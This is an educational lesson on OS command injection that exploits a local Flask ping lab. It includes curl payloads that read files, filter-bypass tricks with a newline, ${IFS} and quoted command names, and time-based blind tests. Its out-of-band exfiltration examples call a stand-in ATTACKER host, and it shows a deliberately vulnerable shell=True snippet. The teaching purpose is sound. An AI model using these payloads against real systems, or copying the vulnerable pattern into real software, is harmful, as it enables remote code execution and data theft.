Lesson 2.5: Command Injection, In-Band and Blind
By the end of this lesson you understand why calling a shell with a concatenated string leads to RCE, you run arbitrary commands, you bypass a simple filter, and you exploit even when you cannot see the output.
 A separator like ; makes the shell run a second command after ping, so the attacker reads flag.txt.
Part 2, about 55 minutes, medium difficulty. Prerequisite: core HTTP. Tools: curl.
Goals
After this lesson you understand that command injection comes from calling a shell with a concatenated string, you use command separators (;, |, &&, $(), backtick), you exploit in-band (output visible) and read a sensitive file, you get past a simple filter with a newline, and you exploit blind cases with time-based and out-of-band.
Theory
What command injection is
Command injection happens when an application builds a shell command by concatenating a string that contains user input, then hands it to the shell to run. Because the shell interprets many control characters, an attacker can append their own command. The usual result is RCE (Remote Code Execution), the highest severity.
Take a ping function:
1
2
import subprocess
subprocess.run("ping -c 1 " + host, shell=True)
With host = 127.0.0.1 this is normal. But host = 127.0.0.1; id turns the command into:
1
ping -c 1 127.0.0.1; id
The shell runs ping and then runs id. The root problem is shell=True plus string concatenation: the shell interprets the special characters in the input.
Command separators
;runs commands one after another, regardless of whether the previous one succeeded.&&runs the next command if the previous one succeeded;||runs it if the previous one failed.|(pipe) feeds the output of the previous command as input to the next.$(...)and`...`(command substitution) run a subcommand and replace it with its output.- The newline character (
%0awhen URL-encoded) is also a command separator, and filters often forget it. &at the end pushes a command into the background.
In-band, blind, and out-of-band
- In-band: the command output appears right in the response. The easiest case, just append
; idor; cat /etc/passwd. - Blind: the application returns no output. You have to infer indirectly:
- Time-based: append
; sleep 5, and if the response is clearly slower the command ran. Combine it with a condition to extract data bit by bit. - Out-of-band (OOB): force the victim machine to call out (DNS/HTTP) to your own server, carrying data with it. Common tools: interactsh, Burp Collaborator. For example
; curl http://ATTACKER/$(whoami)or; nslookup $(whoami).ATTACKER.
- Time-based: append
Filtering and bypass
Many apps try to filter dangerous characters but do it incompletely:
- Block
;but forget|,&&, or the newline. - Block spaces: replace with
${IFS}(the shell’s internal field separator) or<. - Block the command name: insert harmless characters like
c""at,ca\t, or use a wildcard/bin/c?t. - Block quotes: use command substitution, which needs no quotes.
The principle: a blacklist filter is almost always incomplete; the correct fix is to not call the shell with a concatenated string.
Demo
The lab labs/2.5/ is a Flask app with a ping function that calls subprocess.run(cmd, shell=True). Three endpoints:
/ping?host=: in-band, returns the output too./ping2?host=: filters;,&,|,$, backtick, but forgets the newline./ping3?host=: blind, only returns “da gui”.
The goal: run arbitrary commands and read flag.txt.
In-band: run id and read the flag
1
2
3
4
5
6
7
$ curl -s -G "http://127.0.0.1:8025/ping" --data-urlencode "host=127.0.0.1; id"
PING 127.0.0.1 ...
uid=1000(haipanda) gid=1000(Administrator) groups=1000(Administrator),...

$ curl -s -G "http://127.0.0.1:8025/ping" --data-urlencode "host=127.0.0.1; cat flag.txt"
PING 127.0.0.1 ...
WEB{c0mm4nd_1nj3ct10n_rce_qua_ping}
Bypassing a filter with a newline
/ping2 blocks the common separators:
1
2
$ curl -s -G "http://127.0.0.1:8025/ping2" --data-urlencode "host=127.0.0.1; id"
Tu choi: ky tu khong hop le
But the newline character is not blocked. Send host=127.0.0.1\nid (URL-encoded as %0a):
1
2
3
$ curl -s -G "http://127.0.0.1:8025/ping2" --data-urlencode $'host=127.0.0.1\ncat flag.txt'
PING 127.0.0.1 ...
WEB{c0mm4nd_1nj3ct10n_rce_qua_ping}
Blind time-based
/ping3 always returns “da gui”. Measure the time to confirm the command ran:
1
2
  host=127.0.0.1 (khong sleep): 0.007289s
  host=127.0.0.1; sleep 3     : 3.008631s
The clear difference proves sleep 3 ran. Combine it with a condition (for example ; [ $(id -u) = 0 ] && sleep 3) to extract information bit by bit.
Blind out-of-band (simulated exfil to a file)
When there is no in-band output, write the result somewhere you can read. This lab simulates it by writing to a file and reading it back (in reality OOB calls back to your own server):
1
2
3
4
5
$ curl -s -G ".../ping3" --data-urlencode "host=127.0.0.1; id > /tmp/oob_2_5.txt 2>&1"
$ curl -s -G ".../ping3" --data-urlencode "host=127.0.0.1; cat flag.txt >> /tmp/oob_2_5.txt 2>&1"
# noi dung file OOB:
    uid=1000(haipanda) gid=1000(Administrator) ...
    WEB{c0mm4nd_1nj3ct10n_rce_qua_ping}
The flag recovered is WEB{c0mm4nd_1nj3ct10n_rce_qua_ping}. The real output is in labs/2.5/transcript.txt.
Lab
- App:
labs/2.5/(Flask calling a shell). Build it per the README, run it locally on port 8025. You needping,id,sleep,cat(default on Linux/WSL). - Task: read
flag.txtthrough/ping(in-band), get past the/ping2filter with a newline, and confirm execution on/ping3(blind) with time-based, then exfil to a file. - Hints: use curl’s
--data-urlencodeto encode automatically; enter a newline with$'...\n...'in bash or%0aby hand. - Answer:
exploit.shandtranscript.txtinlabs/2.5/.
Common pitfalls
- Relying on
$()to see output, but it is substituted into the original command’s argument, so the output does not show: when you need the output, append a new command (;, newline), do not nest it inside an argument. - Forgetting to URL-encode spaces and special characters when using GET.
- Time-based is sensitive to noise: repeat and take a safe threshold.
- OOB needs a callback server that is reachable from the victim: use interactsh when you are not sure.
Further reading
- PortSwigger, OS command injection: https://portswigger.net/web-security/os-command-injection
- PayloadsAllTheThings, Command Injection: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection
- interactsh (catching OOB): https://github.com/projectdiscovery/interactsh
Key takeaways
- Seeing a function that calls a system command (ping, nslookup, convert, zip) should make you think command injection right away.
- Try command separators:
;,|,&&,$(...), backtick, and the newline (%0a). - In-band means read it directly; blind means use
sleep(time-based) or an OOB callback. - A blacklist filter is usually incomplete: try the newline,
${IFS}, and inserting characters into the command name. - The first target is
id/whoamito confirm RCE, then read a sensitive file.